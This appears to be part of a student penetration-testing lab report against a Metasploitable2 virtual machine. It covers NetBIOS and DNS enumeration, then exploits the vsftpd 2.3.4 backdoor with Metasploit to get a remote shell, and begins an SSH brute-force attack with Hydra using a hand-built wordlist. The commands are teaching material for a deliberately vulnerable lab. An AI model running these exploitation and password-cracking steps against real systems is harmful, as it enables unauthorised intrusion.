


5.2 – nbtscan

In here we are focusing on NetBIOS Enumeration. NetBIOS stands for **“Network Basic Input Output System”.**

This service is running on port 137. This particular service facilitates communication between computers on a local network.

NetBIOS is not a protocol. It acts as an API. To enumerate this NetBIOS related information, I am going to use the tool **nbtscan**. So this is a command-line tool which comes pre-installed in Kali Linux.



First of all, let's try to get some information about our target host. So it gives us information about the IP Address, NetBIOS Name, Server, User & the MAC Address.

```
┌──(dilshan㉿10)-[~]
└─$ nbtscan 192.168.56.100
Doing NBT name scan for addresses from 192.168.56.100

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------------
192.168.56.100   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
```


By setting the **"-V"** flag ***(verbose)***, we can retrieve more information about our target host. So in here, you can find out some NetBIOS related services & its' types.

```
┌──(dilshan㉿10)-[~]
└─$ nbtscan 192.168.56.100 -v
Doing NBT name scan for addresses from 192.168.56.100


NetBIOS Name Table for Host 192.168.56.100:

Incomplete packet, 335 bytes long.
Name             Service          Type
----------------------------------------
METASPLOITABLE   <00>             UNIQUE
METASPLOITABLE   <03>             UNIQUE
METASPLOITABLE   <20>             UNIQUE
METASPLOITABLE   <00>             UNIQUE
METASPLOITABLE   <03>             UNIQUE
METASPLOITABLE   <20>             UNIQUE
__MSBROWSE__  <01>               GROUP
WORKGROUP        <00>               GROUP
WORKGROUP        <1d>              UNIQUE
WORKGROUP        <1e>               GROUP
WORKGROUP        <00>               GROUP
WORKGROUP        <1d>              UNIQUE
WORKGROUP        <1e>               GROUP

Adapter address: 00:00:00:00:00:00
----------------------------------------
```

As you saw on the previous image, the **“Service”** is not in human-readable format. So in order to retrieve information in human-readable format, you need to use **“-h”** option with the **“-V”** flag.

```
┌──(dilshan㉿10)-[~]
└─$ nbtscan 192.168.56.100 -vh
Doing NBT name scan for addresses from 192.168.56.100


NetBIOS Name Table for Host 192.168.56.100:

Incomplete packet, 335 bytes long.
Name             Service          Type
---------------------------------------
METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
__MSBROWSE__  Master Browser
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections

Adapter address: 00:00:00:00:00:00
---------------------------------------
```


By setting the **“-d”** flag, you can dump the content of an entire data packet. So it provides lot of information about the data packet.



5.3 – Host

“Host” tool is used to identify for what domain, a particular IP Address resolves to.

This tool also comes pre-installed in Kali Linux.



Then I tried to find the **Name Servers** & **Mail Servers** for my target metasploitable2 machine. But unfortunately, both of those did not work properly. So, I was unbale to retrieve information about Name Servers & Mail Servers.

```
┌──(dilshan㉿10)-[~]
└─$ host -t ns 192.168.56.100
;; connection timed out; no servers could be reached
```

```
┌──(dilshan㉿10)-[~]
└─$ host -t mx 192.168.56.100
;; connection timed out; no servers could be reached
```

5.4 – nslookup

“nslookup” tool also can be used to find out DNS related information. This tool also comes pre-installed in Kali Linux.


```
┌──(dilshan㉿10)-[~]
└─$ nslookup
> http://192.168.56.100/
Server:         202.129.232.237
Address:        202.129.232.237#53

** server can't find http://192.168.56.100/: NXDOMAIN
>
```

But just like in the **“Host”** tool, here also it is not possible to find out any name servers or mail server related information.


```
> set type=ns
> http://192.168.56.100/
Server:         202.129.232.233
Address:        202.129.232.233#53

** server can't find http://192.168.56.100/: NXDOMAIN
>
```


5.5 – dig

“dig” tool is also a common tool that us used for DNS Enumeration. This tool also comes pre-installed in Kali Linux.



But just like in the previous instances, here also it is not possible to find out any name servers or mail server related information.





6 – vsftpd exploitation with msfconsole

In here, I'm going to use the metasploitable2 machine as my target host.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:46:03:ce
          inet addr:192.168.56.100  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe46:3ce/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1508 (1.4 KB)  TX bytes:3638 (3.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```

So, as the very first step you need to perform a nmap scan on the particular target host.


Then it gives us the available services with the relevant version of them.

Since the **ftp** port is open, let's try to exploit the machine using this ftp service.


```
Applications  Places  Terminal                                   May 3 11:04
                                                                 dilshan@10: ~

┌──(dilshan㉿10)-[~]
└─$ nmap -sV 192.168.56.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-03 11:03 +0530
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.100
Host is up (0.00023s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.49 seconds
```

Now, let's see whether there are any exploits available for that particular version.

In order to find out the available exploits, I am going to use the tool “**msfconsole”**. The msfconsole tool also comes pre-installed in Kali Linux.



“msfconsole” is a framework, that provides information about security vulnerabilities. So, let’s search our particular service version in msfconsole framework. This will find out whether there are any vulnerabilities in that particular service versions.



As you can see in the above image, it has listed down that 1 exploit is available for this particular service version. This is actually a **Backdoor Command Execution**.

So, now let's try using this exploit to get the backdoor access to the metasploitable2 machine.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

So as you can see, **RHOSTS** & **RPORT** are the 2 options that are available to perform this exploitation.

Among those 2 options, I'm going to use **RHOSTS** to perform the exploitation. So I need to set the target IP Address to the **RHOSTS.**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.100
RHOSTS => 192.168.56.100
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.100   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

As you can see in the above image, now the **RHOSTS** value is set as the **target host IP Address.**


Here, I'm not going to change the default port number, since it is the ftp service.

So, now let's see the available payloads which can be used to exploit this particular vulnerability.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                Disclosure Date  Rank    Check  Description
   -  ----                ---------------  ----    -----  -----------
   0  cmd/unix/interact                    normal  No     Unix Command, Interact with Established Connection
```

So there is only one payload available which I can use for this instance. Now let's use this payload to exploit the ftp service.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
```




As you can see in the above image, the exploit has been done successfully. **A backdoor has been created to our remote target machine.**

As the final outcome of this exploit, I have got a shell to the target host. So now I can do anything as I want in the target machine, using the remote shell.

- ***Ex:- File creation, file deletion, print working directory, change directory values***

7 – Password Cracking with Hydra Tool

In Kali Linux, there are different types of password cracking tools available which comes pre-installed with it. But now I'm going to use the **"Hydra"** tool, in order to perform the password cracking. **"Hydra"** tool is a password cracking tool which is used to perform **BruteForce Dictionary Attacks**. This tool is available for both Windows & Linux platforms.



In here, I'm going to perform a **password cracking attack** for my **metasploitable2** machine. So my goal is to extract the username & password of the **metasploitable2** machine.

So as the very first step, we need to have a wordlist ***(dictionary list).*** So that it will try out all the possible usernames & passwords.

When it comes to the wordlists, there are 2 options available.

1) Download dictionary lists from the internet. ***(Most commonly used passwords)***
2) Create my own dictionary list. ***(By guessing)***

So in here, I'm going to create my own dictionary (password) list. I'm including both usernames & passwords in this single file.

```
┌──(dilshan㉿10)-[~]
└─$ cat username.txt
msfadmin
123
123456789
2468
13579
1010110
password
tree
flower
msfadmin
987654321
0123456789
dilshan
eranda
password1234
pass123
pass
qwerty
abcde12345
```

Now, let's use the **Hydra Tool** to get the login credentials of the metasploitable2 machine.

In here, as I have a single file for both usernames & passwords, I'm going to use that same file for both **Username List** & **Password List**.

```
┌──(dilshan㉿10)-[~]
└─$ hydra -V -L username.txt -P username.txt -f ssh://192.168.56.100
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-03 12:49:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 400 login tries (l:20/p:20), ~25 tries per task
[DATA] attacking ssh://192.168.56.100:22/
